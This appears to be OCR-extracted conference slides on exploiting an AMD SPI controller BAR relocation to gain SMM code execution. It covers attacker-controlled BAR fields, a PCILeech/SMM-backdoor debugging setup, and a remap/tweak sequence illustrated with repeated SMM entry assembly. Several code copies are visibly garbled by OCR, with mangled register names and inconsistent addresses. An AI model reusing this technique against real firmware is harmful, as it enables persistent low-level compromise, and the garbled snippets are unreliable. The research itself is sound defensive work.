


Introducing the SPI controller



SPI controller

- Used to read / write / erase the SPI flash
- Key features:
 - The BAR can be relocated over the SMM entry point
 - Portions of the BAR are attacker-controlled
 - Takes precedence over SMRAM when TClose is enabled





SPI BAR

- GDTR is loaded from offset 0x4D
- Controllable fields:
 - 0x4C-50: FCH::LPCPCICFG::memoryrange
 - 0x50-54: FCH::LPCPCICFG::rom_protect_0





Debugging setup



Debugging Setup

- BAR buffer
 - PCI Squirrel with PCILeech firmware
 - Used for persistent memory across boot cycles
- SMM backdoor
 - Used for modifying code in SMM on-demand



PCIe Squirrel

Power supply


M2 to PCI 4x
adapter




Exploitation



Attempt #1



Data fetch
Instruction fetch




1. Remap



```

mov    bx,0x804d    ; 0x8000 + 0x4D
mov    ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
dec    ax
mov    WORD PTR cs:[bx],ax
mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov    DWORD PTR cs:[bx+0x2],eax
lgdt   cs:[bx];
mov    ax,0x8
mov    WORD PTR cs:[bx-0x2],ax
mov    edi,0xae43000
lea   eax,[edi+0x8053]



mov    DWORD PTR cs:[bx-0x6],eax
mov    ebx,c10
and    ebx,0x9ffaaff3
or     ebx,0x23
mov    cr0,ebx
jmp   0x8:0xae4b053

```







Core 0
SMM



DRAM

1. Remap




MMIO


2. Tweak

```
mov    bx,0x804d    ; 0x8000 + 0x4D
mov    ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
dec    ax
mov    WORD PTR cs:[bx],ax
mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov    DWORD PTR cs:[bx+0x2],eax
lgdt   cs:[bx];
mov    ax,0x8
mov    WORD PTR cs:[bx-0x2],ax
mov    edi,0xae43000
lea   eax,[edi+0x8053]

mov    DWORD PTR cs:[bx-0x6],eax
mov    ebx,c10
and    ebx,0x9ffaaff3
or     ebx,0x23
mov    cr0,ebx
jmp   0x8:0xae4b053
```




Data fetch
Instruction fetch



DRAM

1. Remap

3. Map +
tweak



MMIO


2. Tweak

```


mov    bx,0x804d    ; 0x8000 + 0x4D
mov    ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
dec    ax
mov    WORD PTR cs:[bx],ax
mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov    DWORD PTR cs:[bx+0x2],eax
lgdt   cs:[bx];
mov    ax,0x8
mov    WORD PTR cs:[bx-0x2],ax
mov    edi,0xae43000
lea   eax,[edi+0x8053]

mov    DWORD PTR cs:[bx-0x6],eax
mov    ebx,c10
and    ebx,0x9ffaaff3
or     ebx,0x23
mov    cr0,ebx
jmp   0x8:0xae43000

```




Data fetch
Instruction fetch



DRAM

1. Remap

3. Map +
tweak



MMIO



2. Tweak

```

mov    bx,0x804d    ; 0x8000 + 0x4D
mov    ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
dec    ax
mov    WORD_PTR cs:[bx],ax
mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov    DWORD_PTR cs:[bx+0x2],eax
lgdt   cs:[bx];
mov    ax,0x8
mov    WORD_PTR cs:[bx-0x2],ax
mov    edi,0xae43000
lea   eax,[edi+0x8053]

mov    DWORD_PTR cs:[bx-0x6],eax
mov    ebx,c10
and    ebx,0x9ffaaff3
or     ebx,0x23
mov    cr0,ebx
jmp   0x8:0xae4b053


```



Core 0
SMM



Size: 0x100
Address: 0x00000000



DRAM


```
mov    bx,0x804d    ; 0x8000 + 0x4D
mov    ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
dec    ax
mov    WORD_PTR cs:[bx],ax
mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov    DWORD_PTR cs:[bx+0x2],eax
lgdt   cs:[bx];
mov    ax,0x8
mov    WORD_PTR cs:[bx-0x2],ax
mov    edi,0xae4f4300
lea   eax,[edi+0x8053]

mov    DWORD_PTR cs:[bx-0x6],eax
mov    ebx,c10
and    ebx,0x9ffaaff3
or     ebx,0x23
mov    cr0,ebx
jmp   0x8:0xae4f4b053
```



1. Remap

2. Tweak

3. Map +
tweak



MMIO




Core 0
SMM

Size: 0x100
Address: 0x00000000



Data fetch

Instruction fetch




DRAM

1. Remap

3. Map +
tweak



```
mov    bx,0x804d    ; 0x8000 + 0x4D
mov    ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
dec    ax
mov    WORD PTR cs:[bx],ax
mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov    DWORD PTR cs:[bx+0x2],eax
lgdt   cs:[bx];
mov    ax,0x8
mov    WORD PTR cs:[bx-0x2],ax
mov    edi,0xaeF43000
lea   eax,[edi+0x8053]
```

```
mov    DWORD PTR cs:[bx-0x6],eax
mov    ebx,crl0
and    ebx,0x9ffaFFF3
or     ebx,0x23
mov    crl0,ebx
jmp   0x8:0xaeF4b053
```




MMIO

2. Tweak



